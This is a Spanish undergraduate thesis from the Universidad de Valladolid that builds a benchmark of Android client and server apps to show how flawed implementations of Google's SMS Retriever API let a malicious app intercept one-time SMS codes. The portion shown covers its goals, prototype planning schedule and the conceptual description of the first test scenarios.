Universidad de Valladolid

ESCUELA DE INGENIERÍA INFORMÁTICA

GRADO EN INGENIERÍA INFORMÁTICA
Mención en Tecnologías de la Información

Benchmark para la detección de vulnerabilidades en la utilización de la API SMS Retriever en ecosistemas Android

---

Autor: Diego Fraile Villa

Tutor: Amador Aparicio de la Fuente

Gracias a mi familia, en especial a mis padres, mi hermana y mi perro.

Agradecimientos

Quiero agradecer principalmente, a mis padres, por ayudarme a sobrepasar los momentos más difíciles que he vivido, a mi hermana, por ser capaz de levantarme el ánimo en momentos de estrés y sacarme una sonrisa y, a mi perro, por pasar tanto tiempo a mi lado.

A mis amigos, en especial al grupo de Pystacho, que aunque nos hayamos unido en esta última etapa universitaria habéis formado una gran llama en mí, por todos esos momentos que hemos pasado y espero que sigamos viviendo en el futuro.

A Nico, Gus y Marco, por todas esas horas conversando y riéndonos, además de los trabajos en grupo que hemos superado, por esos ratos en la cafetería que repetiría en cualquier momento.

A Elías, por todas la comidas de los lunes que hemos vivido este año y a Óscar por el apoyo brindado.

A mi tutor, por toda la ayuda y el interés mostrado desde el principio, por el seguimiento que ha llevado durante el transcurso del proyecto y aumentar mis conocimientos en el área de la Ciberseguridad. A la profesora Mercedes, por todos los ánimos e interés que ha mostrado con el proyecto.

A todos los profesores de la escuela de Ingeniería Informática que me han formado durante toda la carrera.

Gracias, a todos.

Resumen

La finalidad de este Trabajo Fin de Grado es la detección de malas implementaciones de la API SMS Retriever propuesta por Google, que sirve como segundo factor de autenticación hacia los usuarios para completar transacciones electrónicas, de forma automática y sin permisos extra.

Para ello se han creado un conjunto de aplicaciones móviles para dispositivos Android de tipo cliente y servidor, que servirán para representar una serie de escenarios que muestren las implementaciones posibles donde se comunicarán por API REST, que permite la interacción con los servicios web para obtener datos o generar operaciones.

Además, las aplicaciones cliente permitirán modificar el canal de comunicación que usan, a través API REST, para comunicarse con los sistemas.

Abstract

The purpose of this Final Degree Project is the detection of bad implementations of the SMS Retriever API proposed by Google, which serves as a second authentication factor for users to complete electronic transactions, automatically and without extra permissions.

For this purpose, a set of mobile applications have been created for Android devices of client and server type, which will serve to represent a series of scenarios that show the possible implementations where they will communicate via API REST, which allows interaction with web services to obtain data or generate operations.

In addition, client applications will be able to modify the communication channel they use, via REST APIs, to communicate with the systems.

Índice general

Lista de Figuras

Lista de Tablas

Capítulo 1

Introducción

1.1. Contexto

En la actualidad, la mayoría de aplicaciones quieren verificar que el usuario que está accediendo a su cuenta es el verdadero dueño. Estas aplicaciones usan sistemas de seguridad como las cuentas de usuario con sus contraseñas, pero pueden ser vulnerables a través de métodos como el *phishing*[1], por medio de filtraciones de datos y así obtener las claves de los usuarios u otra información que pueda comprometer su integridad.

Es por esto que desde hace años se ha creado el sistema de verificación de contraseñas de un solo uso, también conocidas como *One Time Password*[2](OTP), que buscan solventar el problema anterior a través de una autenticación extra que solo puede realizarse en el dispositivo de teléfono del usuario. Este proceso se hace a través de una *Interfaz de Programación de Aplicaciones*[3] (API) de Android que desarrolla Google Developers. En este TFG, la API que se va a analizar es la propuesta de Google, SMS Retriever, que no requiere de la interacción del usuario ya que la propia API obtiene la clave y la envía a la aplicación si tiene los permisos necesarios.[2]

Aunque la API *SMS Retriever* fue diseñada para demostrar la identidad de los usuarios, debido a los permisos que requiere para ser usada y las malas implementaciones de las aplicaciones que la usan, puede llevar a una mala gestión de los mensajes SMS que genera y por tanto a vulnerabilidades que un atacante puede aprovechar y utilizar a través de otra aplicación que puede estar escuchando en el dispositivo sin que el usuario se de cuenta.

[1] Técnica para engañar a la víctima ganándose su confianza a través de la suplantación de identidad, para después manipularla y obtener información confidencial

[2] Forma de autenticación fuerte, a través de códigos únicos de un solo uso, para verificar al usuario.

[3] Unión de definiciones y funciones para diseñar el código de las aplicaciones

1.2. Motivación

El interés que me ha surgido para realizar el proyecto se debe a lo interesante que me parece investigar sobre las vulnerabilidades que han existido y cómo se han creado los programas y aplicaciones que las aprovechan. Una vez comprendido el error, intentaba encontrar nuevas o informarme de las que existen en el campo de la Ciberseguridad, ya que según avanzaba en la carrera me surgía más curiosidad sobre como era posible que aplicaciones móviles como Telegram, que son usadas por la mayoría de personas con dispositivos móviles tuvieran esta vulnerabilidad, que desconocía hasta que comencé con el proyecto.

Además de esto, me apasiona el desarrollo de las aplicaciones y las tecnologías móviles por lo que juntando estos dos intereses, se ha llegado a un buen tema para realizar un proyecto para el TFG, muy curioso y bueno para investigar una de las vulnerabilidades más grandes que han ocurrido con las aplicaciones que verificaban su autenticación a través de la autenticación multifactor, pero que no ha sido muy conocida, ni existía mucha información sobre ello.

1.3. Objetivos

El objetivo principal del TFG es la construcción de un *benchmark* que permita demostrar las vulnerabilidades que pueden presentarse en aplicaciones móviles para dispositivos Android que no hagan una buena implementación de la propuesta SMS Retriever de Google.

El proceso necesario para conseguir los objetivos serán la programación de escenarios de prueba formados por varias aplicaciones para dispositivos móviles Android que interactúen entre sí y pueda apreciarse las vulnerabilidades de la API.

Para conseguir completar este objetivo principal es necesario cumplir primero los siguientes propósitos:

- **Detección de malas implementaciones de la API:** Se analizarán y detectarán las malas implementaciones de la API de verificación automática SMS Retriever gracias a ejemplos con aplicaciones móviles.
- **Desarrollo de las aplicaciones Android que permitan representar los escenarios posibles:** Será necesario la creación de aplicaciones, fáciles de utilizar que permitan realizar los escenarios planteados, que actúen como cliente y servidor.
- **Otorgar libertad al usuario en la selección de la base de datos a utilizar para la aplicación:** Se implementará la forma de que el usuario pueda introducir la base de datos, que pueda recibir peticiones por API *REST*[4], que usen las aplicaciones.
- **Aprendizaje del funcionamiento de la API de mensajería SMS Retriever:** Entender el comportamiento de la API, es decir, la verificación de usuario basada en

[4]API que permite la interacción con los servicios web para obtener datos o generar operaciones.

SMS en una aplicación de Android de forma automática, sin necesidad de interacción del usuario escribiendo el código de verificación y sin necesitar ningún permiso de la aplicación de forma adicional[2].

1.4. Estructura de la memoria

La estructura de la memoria se divide en diferentes capítulos que son los siguientes:

Capítulo 1 Introducción: El primer capítulo engloba el contexto y el porqué de la realización del proyecto, también se contemplan los objetivos que se pretenden conseguir la realización satisfactoria del proyecto y la estructura que sigue la memoria.

Capítulo 2 Planificación: Contempla la metodología escogida para realizar la planificación, junto con la planificación completa seguida durante el proyecto.

Capítulo 3 Escenarios: Describe los escenarios planteados para comprender el funcionamiento de la API y detectar las malas implementaciones.

Capítulo 4 Requisitos: Describe los requisitos iniciales del proyecto según sus diferentes sistemas, casos de uso, el catálogo de riesgos y gastos.

Capítulo 5 Análisis: Describe el modelo entidad relación, los casos de uso, los diagramas de secuencia en el análisis y el diagrama de clases.

Capítulo 6 Herramientas y tecnologías utilizadas: Describe las Herramientas y tecnologías utilizadas en las diferentes etapas del proyecto.

Capítulo 7 Diseño: Describe los bocetos de las interfaces de usuario de las aplicaciones, los diagramas de despliegue, de paquetes y los diagramas de secuencia en el diseño.

Capítulo 8 Implementación y pruebas: Describe como se han implementado las aplicaciones, a través de breves explicaciones con partes gráficas, y en el final de capítulo se encuentran las pruebas realizadas.

Capítulo 9 Seguimiento del proyecto: Describe el proceso seguido durante todo el proyecto a través de la planificación del capítulo 2, también se comentan cambios realizados y problemas encontrados, junto con su solución.

Capítulo 10 Conclusión: Describe las conclusiones y el resultado del proyecto, junto con lineas de trabajo a futuro.

Anexo A Manuales: Incluye los manuales de instalación, de mantenimiento, y de uso para las aplicaciones.

Anexo B Resumen de enlaces adicionales: Incluye los enlaces a los repositorios de código de las aplicaciones.

Capítulo 2

Planificación

2.1. Metodología aplicada

Siguiendo el transcurso del capítulo anterior a continuación se explica la planificación del proyecto, para ello se ha elegido una metodología centrada en el desarrollo por prototipos de forma evolutiva, frente a otras metodologías que se centran en avanzar de etapa paso a paso o que realizan pequeñas fases de corta duración.[3]

El motivo principal de la selección es que un modelo basado en prototipos, siendo estos modelos de trabajo de uno o más aspectos del sistema a proyectar, y favoreciendo el trabajo frente a más de un sistema a la vez, y como en el caso del proyecto es necesario desarrollar seis sistemas o aplicaciones, realizar este modelo facilita ir completando poco a poco los diferentes sistemas de forma asequible.

Además que las razones principales para realizar desarrollo por prototipo son:

- Se modifica y desarrolla hasta que se obtiene el prototipo deseado.
- Se aprende mientras se realiza el prototipo, por lo que cada prototipo mejora la calidad del anterior.
- Ayuda a la hora de comunicar avances en el proyecto.
- Requisitos orientados según las versiones de los prototipos de modo que se puedan realizar modificaciones.
- Demostración de los resultados obtenidos a través de la documentación realizada para comprobar su correcto funcionamiento.

Pero no todo son ventajas, ya que el valor añadido que tiene diseñar a partir de prototipos, aumenta el coste del producto y por ende el tiempo que se necesita para acabar el proyecto,

según los prototipos necesarios hasta llegar a la versión final. Además si el prototipo se realiza rápidamente es posible la perdida de calidad y pueden surgir errores que no habían aparecido en versiones anteriores por lo tanto es preferible mantener la consistencia a la hora de realizar los prototipos para obtener un buen producto final.

2.1.1. Fases del proyecto

Seguidamente se explican las fases que se tienen que seguir a la hora de la creación de un prototipo. Estas fases se pueden repetir en cada iteración del ciclo, aunque no tiene porque ser necesario repetir todas en orden, se pueden omitir las consideradas terminadas y seguir con las necesarias, ya que al tratarse de un modelo evolutivo si la entrega no llega a los objetivos deseados se procede a repetir el prototipo, como se aprecia en la figura **1**.




Figura 1: Modelo de prototipos evolutivo

Las fases a seguir en orden son las siguientes:

- **Comunicación:** Es la primera fase, esta etapa inicia y se confirma el acabado del prototipo, en ella se plantea el sistema que se debe representar junto con los objetivos a cumplir mediante una reunión con los interesados.
- **Plan, modelado y diseño rápido:** Esta etapa es una de las más importante y una de las más largas debido a su complejidad a la hora de planificarla. Se realiza el plan con los plazos necesarios para la consecución del prototipo donde se plantean los riesgos posible y recursos que sean necesarios, también se debe realizar el análisis, la recolección de requisitos para su desarrollo, un modelado inicial del prototipo y un diseño rápido, centrado en la interfaz de usuario.
- **Construcción del prototipo:** Se comienza a crear el prototipo, en este caso como el proyecto está centrado en *Software*, la etapa se centra en implementar el código necesario para las entradas y salidas de la información que sea necesaria para el funcionamiento del sistema.

- **Desarrollo y retroalimentación:** Se continua el trabajo con el prototipo, la duración de está etapa depende de la dificultad a la hora de desarrollar los sistemas que forman el prototipo, estos sistemas se unifican formando el prototipo final y posteriormente se realizan las pruebas necesarias para comprobar el funcionamiento esperado y la documentación del prototipo para su futura presentación.
- **Entrega:** Se completa el prototipo y se prepara para presentarlo frente a los interesados, en este caso el alumno y el tutor.

Antes de comenzar con la planificación del proyecto es necesario aclarar los diferentes sistemas que se plantearán y los nombres que reciben, como se muestra en la tabla de a continuación.

Siglas	Nombre
APP_B	Aplicación bien diseñada
APP_F	Aplicación mal diseñada
APP_M	Aplicación maliciosa
APP_A	Aplicación atacante
S_B	Servidor SMS OTP bien diseñado
S_F	Servidor SMS OTP mal diseñado

Tabla 1: Roles de las aplicaciones y servidores

Una vez comentadas las fases del modelo de proyecto seleccionado y aclarado las siglas de las aplicaciones, se ha realizado una planificación correspondiente al tiempo que lleva realizar un Trabajo Final de Grado (TFG), según la guía docente de la asignatura del TFG, la duración debe ser de unas 300 horas, distribuidas entre reuniones, redacción de la memoria y estudio y trabajo en el proyecto, siempre y cuando no se produzcan retrasos o inconvenientes que alarguen la planificación unas horas extra.

El proyecto comienza día 24 de Enero, con una reunión inicial para comprender el camino a seguir durante todo el TFG y plantear los primeros pasos necesarios.

Se plantea trabajar 3 horas durante todos los días de la semana excepto los fines de semana, pero si fuese necesario por falta de tiempo o mala disponibilidad de otros días se puede mover alguna hora de trabajo a los Sábados o Domingos, haciendo sus respectivas horas si se trabajase según la planificación esos días.

Como se muestra en la página siguiente se puede ver la planificación completa, según los diferentes prototipos realizados para poder construir las aplicaciones.

Tras esto se puede ver en las tablas de la **2** a la **6**, la planificación ideada para las etapas que sigue el TFG.

Se plantea realizar en un mismo prototipo varias aplicaciones o sistemas a la vez ya que son necesarios una de otra para su correcto funcionamiento y testeo posterior, además se documenta en cada etapa la información que se ha obtenido para su posterior presentación en las etapas de comunicación.




Figura 2: Planificación completa

Por lo tanto si no se produce ninguna iteración más del primer prototipo su tiempo total sería de 99 horas, planteando unas 45 horas por aplicación y 60 horas para escribir la memoria se busca finalizar el TFG el día 10/06/2022.

Pero debido a las primeras reuniones que se hicieron en la etapa de comunicación del prototipo que se muestra en la tabla **3**, se llegó a la conclusión que era necesario realizar un segundo prototipo como se aprecia en la tabla **4**, para mejorar aspectos que no se habían logrado en el primer prototipo y se repitieron ciertas etapas, como la obtención de nuevos requisitos, el nuevo código y cambios en la documentación.

Nombre	D.Ini	D.Fin	Horas
Reunión Inicial	Lun. 24/01/2022	Lun. 24/01/2022	2 h
Estudio de la API SMS Retriever	Mar. 8/02/2022	Vie. 11/02/2022	12 h
Total			**14 h**

Tabla 2: Comienzo Planificación

Nombre	D.Ini	D.Fin	Horas
Plan, modelado y diseño	**Lun. 14/02/2022**	**Jue. 24/02/2022**	**27 h**
Planificación Inicial del prototipo	Lun. 14/02/2022	Lun. 14/02/2022	3 h
Obtención de Requisitos	Mar. 15/02/2022	Mar. 15/02/2022	3 h
Análisis de Riesgos	Mier. 16/02/2022	Mier. 16/02/2022	3 h
Modelado Inicial del Prototipo	Jue. 17/02/2022	Vie. 18/02/2022	6 h
Boceto y diseño inicial	Lun. 21/02/2022	Mar. 22/02/2022	6 h
Documentar plan	Mier. 23/02/2022	Jue. 24/02/2022	6 h
Construcción del Prototipo	**Vie. 25/02/2022**	**Mier. 09/03/2022**	**33 h**
Implementación inicial del código	Vie. 25/02/2022	Jue. 03/03/2022	21 h
Implementación de Bases de Datos	Vie. 04/03/2022	Sab. 05/03/2022	6 h
Documentar prototipo	Lun. 07/03/2022	Mier. 09/03/2022	6 h
Desarrollo y Retroalimentación	**Jue. 10/03/2022**	**Lun. 21/03/2022**	**36 h**
Implementación final del código.	Jue. 10/03/2022	Dom. 13/03/2022	12 h
Unificación de los sistemas.	Lun. 14/03/2022	Lun. 14/03/2022	3 h
Realizar pruebas de calidad.	Mar. 15/03/2022	Mar. 15/03/2022	3 h
Documentación APP_B y S_B	Mie. 16/03/2022	Lun. 21/03/2022	18 h
Comunicación	**Mar. 22/03/2022**	**Mar. 22/03/2022**	**3 h**
Total			**99 h**

Tabla 3: Prototipo APP_B y S_B

Nombre	D.Ini	D.Fin	Horas
Plan, modelado y diseño	**Mier. 23/02/2022**	**Vie. 25/03/2022**	**9 h**
Obtención de Requisitos	Mier. 23/02/2022	Mier. 23/02/2022	3 h
Documentar cambios	Jue. 24/03/2022	Vie. 25/03/2022	6 h
Desarrollo y Retroalimentación	**Jue. 10/03/2022**	**Lun. 21/03/2022**	**42 h**
Implementación nueva del código.	Sab. 26/03/2022	Vie. 01/04/2022	21 h
Nuevas pruebas de calidad.	Sab. 02/04/2022	Sab. 02/04/2022	3 h
Nueva documentación APP_B y S_B	Dom. 03/04/2022	Jue. 07/04/2022	15 h
Comunicación	**Vie. 08/04/2022**	**Vie. 08/04/2022**	**3 h**
Total			**54 h**

Tabla 4: Prototipo 2 de APP_B y S_B

Seguidamente se han realizado los prototipos de APP_F y S_F, que se ha planteado para realizarse en 81 horas, con casi todas las etapas propuestas para el resto de prototipos ya que como son parecidas a la APP_B y S_B no es necesario realizar implementaciones de sistemas como la base de datos, que ya se han creado, o implementar de cero el código ya que se puede reusar del anterior prototipo.

Nombre	D.Ini	D.Fin	Horas
Plan, modelado y diseño	**Sat. 09/04/2022**	**Dom. 17/04/2022**	**27 h**
Planificación Inicial del prototipo	Sat. 09/04/2022	Sat. 09/04/2022	3 h
Obtención de Requisitos	Dom. 10/04/2022	Dom. 10/04/2022	3 h
Análisis de Riesgos	Lun. 11/04/2022	Lun. 11/04/2022	3 h
Modelado Inicial del Prototipo	Mar. 12/04/2022	Mar. 12/04/2022	3 h
Boceto y diseño inicial	Mier. 13/04/2022	Jue. 14/04/2022	6 h
Documentar plan	Vie. 15/04/2022	Dom. 17/04/2022	9 h
Construcción del Prototipo	**Lun. 18/04/2022**	**Jue. 21/04/2022**	**12 h**
Implementación inicial del código	Lun. 18/04/2022	Mar. 19/04/2022	6 h
Documentar prototipo	Mier. 20/04/2022	Jue. 21/04/2022	6 h
Desarrollo y Retroalimentación	**Vie. 22/04/2022**	**Jue. 04/05/2022**	**39 h**
Implementación final del código.	Vie. 22/04/2022	Dom. 24/04/2022	9 h
Unificación de los sistemas.	Lun. 25/04/2022	Lun. 25/04/2022	3 h
Pruebas de calidad.	Mar. 26/04/2022	Mar. 26/04/2022	3 h
Documentación APP_F y S_F	Mier. 27/04/2022	Mier. 04/05/2022	24 h
Comunicación	**Jue. 05/05/2022**	**Jue. 05/05/2022**	**3 h**
Total			**81 h**

Tabla 5: Prototipo APP_F y S_F

Por último se trabaja sobre el prototipo que abarca APP_M y APP_A, este se ha planteado para una duración total de 108 horas entre las etapas que lo componen.

Al ser un prototipo algo más complejo, ya que abarca dos aplicaciones diferentes en vez de un servidor y una aplicación como en el resto de prototipos, estas aplicaciones no se parecen a las que se han prototipado anteriormente y, se deben poner a prueba frente al resto para verificar sus funcionalidades por lo que son más dadas a fallar y es por ello que es necesario

dedicar algo más de tiempo para este prototipo.

Nombre	D.Ini	D.Fin	Horas
Plan, modelado y diseño	**Vie. 06/05/2022**	**Vie. 13/05/2022**	**24 h**
Planificación Inicial del prototipo	Vie. 06/05/2022	Vie. 06/05/2022	3 h
Obtención de Requisitos	Sab. 07/05/2022	Sab. 07/05/2022	3 h
Análisis de Riesgos	Dom. 08/05/2022	Dom. 08/05/2022	3 h
Modelado Inicial del Prototipo	Lun. 09/05/2022	Lun. 09/05/2022	3 h
Boceto y diseño inicial	Mar. 10/05/202	Mier. 11/05/2022	6 h
Documentar plan	Jue. 12/05/2022	Vie. 13/05/2022	6 h
Construcción del Prototipo	**Sab. 14/05/2022**	**Vie. 20/05/2022**	**21 h**
Implementación inicial del código	Sab. 14/05/2022	Mier. 18/05/2022	15 h
Documentar prototipo	Jue. 19/05/2022	Vie. 20/05/2022	6 h
Desarrollo y Retroalimentación	**Sab. 21/05/2022**	**Dom. 05/06/2022**	**48 h**
Implementación final del código.	Sab. 21/05/2022	Jue. 26/05/2022	18 h
Pruebas con el resto de sistemas.	Vie. 27/05/2022	Sab. 28/05/2022	6 h
Realizar pruebas de calidad.	Dom. 29/05/2022	Dom. 29/05/2022	3 h
Documentación APP_M y APP_A	Lun. 30/05/2022	Dom. 05/06/2022	21 h
Comunicación	**Lun. 06/06/2022**	**Lun. 06/06/2022**	**3 h**
Revisar memoria	**Mar. 07/06/2022**	**Vie. 10/06/2022**	**12 h**
Total			**108 h**

Tabla 6: Prototipo APP_M y APP_A

Sumando el tiempo final de cada prototipo se ha obtenido un tiempo total de proyecto de **356 horas**, siempre que se cumpla el horario establecido y no ocurra ningún retraso que alargue el camino crítico del proyecto.

En este tiempo se ha considerado tanto todo el trabajo realizado para terminar el proyecto cumpliendo los objetivos planteados en la introducción, como la redacción de la memoria con la documentación necesaria por lo que al seguir el plan de proyecto de acuerdo a lo planificado se cumplen las condiciones para que se finalice con éxito y de manera holgada el proyecto.

Capítulo 3

Escenarios

3.1. Escenarios planteados

Estos sistemas son los actores que forman los siguientes escenarios de interacción, que son los que se han de realizar para la consecución del proyecto.

3.1.1. Escenario 1

Este primer escenario usa las aplicaciones APP_B, APP_M y el servidor S_B.

Las aplicaciones APP_B y APP_M se tienen que ejecutar en el mismo dispositivo móvil y el servidor S_B en otro dispositivo.

La explicación de la figura 3 es la siguiente, la APP_B realiza una petición al servidor S_B, donde envía solo su número de teléfono.

El servidor S_B conoce con anterioridad el *hashcode* de la aplicación APP_B por lo que lo relaciona rápidamente con el número de teléfono que recibe, y genera el código SMS OTP que debe enviar al dispositivo que realiza la petición en un SMS junto con el SMS OTP y el *hashcode* de la aplicación APP_B.

La aplicación APP_B obtiene directamente el código SMS OTP del correo debido a que contiene su *hashcode* y lo envía hacia el servidor S_B.

En el momento que el SMS llega al dispositivo móvil la aplicación APP_M intenta obtener la clave SMS OTP, pero no lo consigue debido a que el servidor ya tiene una relación entre el número de teléfono y el *hashcode* de la aplicación y no acepta que la aplicación envíe su *hashcode*.




Figura 3: Diagrama de interacción para el escenario 1

El servidor S_B, verifica el código SMS OTP, confirma que no ha caducado y da por completado la verificación.

3.1.2. Escenario 2

Este segundo escenario usa las aplicaciones APP_B, APP_M y el servidor S_F.

Las aplicaciones APP_B y APP_M se tienen que ejecutar en el mismo dispositivo móvil y el servidor S_F en otro dispositivo.

Respecto a la 4, la APP_B realiza una petición al servidor S_F, donde envía solo su número de teléfono.

El servidor S_F al no tener registrada una relación entre el número de teléfono y el *hashcode* de la aplicación APP_B, que realiza la petición no puede generar el código SMS OTP ya que no sabe a que aplicación enviarlo porque no tiene el *hashcode* de la aplicación APP_B.

